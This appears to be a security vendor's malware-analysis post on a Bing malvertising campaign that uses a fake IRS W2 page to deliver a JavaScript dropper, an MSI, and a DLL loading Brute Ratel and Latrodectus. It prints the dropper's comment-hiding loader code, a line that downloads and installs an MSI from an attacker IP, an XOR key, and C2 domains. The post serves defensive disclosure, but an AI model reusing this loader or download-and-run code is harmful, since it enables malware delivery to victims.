Malware Campaign Lures Users With Fake W2 Form

rapid7.com/blog/post/2024/07/24/malware-campaign-lures-users-with-fake-w2-form/

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Rapid7 has recently observed an campaign targeting users searching for W2 forms using the Microsoft search engine Bing. Users are subsequently directed to a fake IRS website, enticing them to download their W2 form that ultimately downloads a malicious JavaScript (JS) file instead. The JS file, when executed, downloads and executes a Microsoft Software Installer (MSI) package which in turn drops and executes a Dynamic Link Library (DLL) containing the Brute Ratel Badger.

In this blog, we will detail the attack chain and offer preventative measures to help protect users.

Overview:

Starting on June 21, 2024, Rapid7 observed two separate incidents in which users downloaded and executed suspicious JavaScript (JS) files linked to the URL `hxxps://grupotefex[.]com/forms-pubs/about-form-w-2/`. Following execution of the JS files, Rapid7 observed the download and execution of an MSI file that was responsible for dropping a suspicious DLL into the user's `AppData/Roaming/` profile. Upon further analysis, Rapid7 determined that the suspicious DLL contained a Brute Ratel Badger. Brute Ratel is a command and control framework used for red team and adversary simulation.

When executed successfully, the Brute Ratel Badger will subsequently download and inject the Latrodectus malware. `Latrodectus` is a stealthy backdoor used by threat actors to query information about the compromised machine, execute remote commands, and download and execute additional payloads.

On June 23, Zscaler ThreatLabz issued a tweet indicating that the initial access broker behind the deployment of the malware family known as Latrodectus was using Brute Ratel as a stager.

On June 24, a blog was released by reveng.ai, outlining an identical attack chain that we observed. From the posts, we noted overlapping indicators of compromise (IOC), indicating that the behavior observed was related.

Initial Access:

During analysis of the incidents, Rapid7 observed that users queried the search engine Bing containing the key words `W2 form`. They subsequently navigated to the domain `appointopia[.]com`, which re-directed the browser to the URL `hxxps://grupotefex[.]com/forms-pubs/about-form-w-2/`.

After replicating the incident in a controlled environment, we observed that following the query for `w2 form 2024` using Bing, the top result is a link to the domain `appointopia[.]com` which claims to have W2 forms available for download.




Figure 1 - Search Result for `w2 form 2024` Using Bing

After clicking the link, the browser is directed to the URL `hxxps://grupotefex[.]com/forms-pubs/about-form-w-2/`, which presents users with a fake IRS site, luring users into downloading their W2 form.




Figure 2 - Fake IRS Website

While interacting with the hyperlinks present on the website, we observed that each time, a CAPTCHA would appear, luring the users to solve it.

Upon closer examination, users were presented with a CAPTCHA system, seemingly designed to verify human activity. However, this CAPTCHA was part of a malicious scheme. Once answered successfully, the CAPTCHA would download a malicious JavaScript file named `form_ver`, appending the file name with the UTC time of access, such as `Form_Ver-14-00-21`. The source of the downloaded JS file came from a Google Firebase URL, `hxxps://firebasestorage.googleapis[.]com/v0/b/namo-426715.appspot.com/o/KB9NQzOsws/Form_Ver-14-00-21.js?alt=media&token=dd7d4363-5441-4b14-af8c-1cb584f829c7`. This JavaScript file would then be responsible for downloading the next stage payload.




Figure 3 - Sample CAPTCHA to Solve on `hxxps://grupotefex[.]com/forms-pubs/about-form-w-2/`

Technical analysis:

We acquired one of the JS files from the incidents that took place on June 21 and analyzed the contents in a controlled environment. We observed that the JS file contained code hidden between commented out lines. Threat actors employ this technique in order to inflate the size of their files and obfuscate their code with the goal of evading antivirus solutions and hindering reversing.

In addition, we observed that the JavaScript contained a valid Authenticode certificate issued to `Brass Door Design Build Inc`. Threat actors will embed valid certificates in order to exploit trust mechanisms and make the scripts appear legitimate.





Figure 4 - File Details for JS File `Form_ver-14-00-21.js`

We analyzed the JS files and observed code resembling a technique used for extracting and executing hidden code within comments. Specifically: The code defines a ScriptHandler class that can read in a script file, parse out any lines starting with `//////`, and store those lines of code in an extractedCode property as seen in Figure 5. The code then defines a method `runExtractedCode()` that executes that extracted code using new `Function()`. It instantiates a ScriptHandler for the current script file, extracts the hidden code, and executes it.

This allows hiding arbitrary code within comments in a script, which will then be extracted and executed when the script is run. The comments provide a way to conceal the hidden code. This technique was used to hide malicious code within a script file designed to make the user think it is benign. When the script is executed, the concealed code would be extracted and run without the user's knowledge.



```
varScriptHandler = function () {
    this.filePath = WScript.ScriptFullName
        this.extractedCode = ""
        this.readScript = function () {
        varfileStream = newActiveXObject("ADODB.Stream")
            fileStream.Type = 2
            fileStream.Charset = "utf-8"
            fileStream.Open()
            try {
                fileStream.LoadFromFile(this.filePath)
                varscriptText = fileStream.ReadText()
                    varscriptLines = scriptText.split('\r\n')
                    for (varlineNumber = 0
                            lineNumber < scriptLines.length
                            lineNumber++) {
                        varcurrentLine = scriptLines[lineNumber]
                            if (currentLine.indexOf("//////") === 0) {
                                this.extractedCode += currentLine.substring(6) + "\n"
                            }
                    }
            } catch (error) {}
            finally {
                fileStream.Close()
            }
    }
    this.runExtractedCode = function () {
        if (this.extractedCode !== "") {
            try {
                varcodeExecutor = newFunction(this.extractedCode)
                    codeExecutor()
            } catch (executionError) {}
        }
    }
}
varmyScriptHandler = newScriptHandler()
    myScriptHandler.readScript()
    myScriptHandler.runExtractedCode()
```

Figure 5 - First Part of Code from `Form_ver-14-00-21.js`

After cleaning up the script file, we observed that the purpose of the script was to download an MSI package from the URL `hxxp://85.208.108[.]63/BST.msi` and execute it.

```
//////function installFromURL() {
//////    var installer;
//////    var msiPath;
//////    try {
//////        installer = new ActiveXObject("WindowsInstaller.Installer");
//////        msiPath = "http://85.208.108.63/BST.msi";
//////        installer.InstallProduct(msiPath);
//////
//////    }
//////}
//////installFromURL();

var ScriptHandler = function() {
    this.filePath = WScript.ScriptFullName;
    this.extractedCode = "";
    this.readScript = function() {
        var fileStream = new ActiveXObject("ADODB.Stream");
        fileStream.Type = 2;
        fileStream.Charset = "utf-8";
```

Figure 6 - Cleaned Up Contents of `Form_ver-14-00-21.js`

In another related incident that occurred on June 25, we observed that the JS file was downloading the payload from a similar URL, `hxxp://85.208.108[.]30/neuro.msi`.

MSI Analysis

We acquired the latest MSI file, `neuro.msi`, from `hxxp://85.208.108[.]30/neuro.msi` and analyzed the contents. We observed that the contents of the MSI file contained a Cabinet (.cab) file named `disk1.cab` which stored a DLL, `capisp.dll`.




Figure 7 - Contents of MSI File `neuro.msi`

We also observed that the MSI package `neuro.msi` contained a custom action whose function was to drop the DLL, `capisp.dll`, within AppData/Roaming/ folder and execute it using `rundll32.exe` with the export `remi`.

```
InstallFiles: File: capisp.dll,  Directory: C:\Users\         \AppData\Roaming\,  Size: 1244160
MSI (s) (18:8C) [11:04:15:992]: Executing op: CacheSizeFlush(,)
MSI (s) (18:8C) [11:04:15:992]: Executing op: ActionStart(Name=WriteRegistryValues,Description=Writing system registry values,Template=Key:
[1], Name: [2], Value: [3])
Action 11:04:16: WriteRegistryValues. Writing system registry values
MSI (s) (18:8C) [11:04:16:038]: Executing op: ProgressTotal(Total=2,Type=1,ByteEquivalent=13200)
MSI (s) (18:8C) [11:04:16:038]: Executing op: RegOpenKey(Root=-1,Key=Software\Falcon Inc\Neurolink,,BinaryType=0,,)
MSI (s) (18:8C) [11:04:16:038]: Executing op: RegAddValue(Name=Version,Value=4.3,)
WriteRegistryValues: Key: \Software\Falcon Inc\Neurolink, Name: Version, Value: 4.3
MSI (s) (18:8C) [11:04:16:054]: Executing op: RegAddValue(Name=Path,Value=C:\Users\         \AppData\Roaming\Falcon Inc\Neurolink\,)
WriteRegistryValues: Key: \Software\Falcon Inc\Neurolink, Name: Path, Value: C:\Users\         \AppData\Roaming\Falcon Inc\Neurolink\
MSI (s) (18:8C) [11:04:16:054]: Executing op: ActionStart(Name=LaunchFile,,)
Action 11:04:16: LaunchFile.
MSI (s) (18:8C) [11:04:16:054]: Executing op: CustomActionSchedule
(Action=LaunchFile,ActionType=1026,Source=BinaryData,Target=C:/Windows/System32/rundll32.exe C:\Users\         \AppData\Roaming\capisp.dll,
remi,)
```

Figure 8 - MSI Log File Showing Installation and Execution of DLL `capisp.dll`

We obtained the DLL from the MSI installer and analyzed the contents.

Capisp.dll Analysis

During initial analysis, we observed the DLL was associated with the VLC media player. We also observed that the DLL contained a suspicious resource named `نالوقتمتأخر` located at the offset of `0x00EB2C0`. We determined that the resource name `نالوقتمتأخر` was Arabic and translates to 'It is late', referring to time.




Figure 9 - Suspicious Resource Name

While analyzing the export function `remi` we observed that the function starts by storing a hardcoded string `)5Nmw*CP>sC%dh!E(eT6d$vp<)`, which is reserved for later use. The function then calculates the resource located at offset (0x00EB2C0) that marks the start of the encrypted data, which will be decrypted using an XOR decryption routine with the previously stored string.




Figure 10 - Snippet of Code Contained Within `capisp.dll`

After the data is decrypted, the function then utilizes the Windows API `VirtualAlloc` to allocate a new region of memory in order to copy and store the decrypted data.

Using that logic, we replicated the process in Cyberchef and observed that the decrypted data resembled another Windows binary. While analyzing the new binary, we observed an interesting string, `badge\_x64_rtl.bin.packed.dll`. We also observed that the new binary contained yet another embedded binary.

Further analysis revealed that the purpose of the decrypted binary was to load and execute the embedded binary. We identified the embedded binary as a Brute Ratel Badger (BRC4), a remote access agent in Brute Ratel. Upon successful execution, the BRC4 program attempts to establish connections to three hard coded Command and Control (C2) domains:

- bibidj[.]biz
- barsman[.]biz
- garunt[.]biz

In previous versions of the attack, we observed the BRC4 program attempting to establish communication with the C2 domains `barsen[.]monster` and `kurvabbr[.]pw`.

Following execution of the BRC4 program, we observed the download of `Latrodectus` which was subsequently injected into the Explorer.exe process.

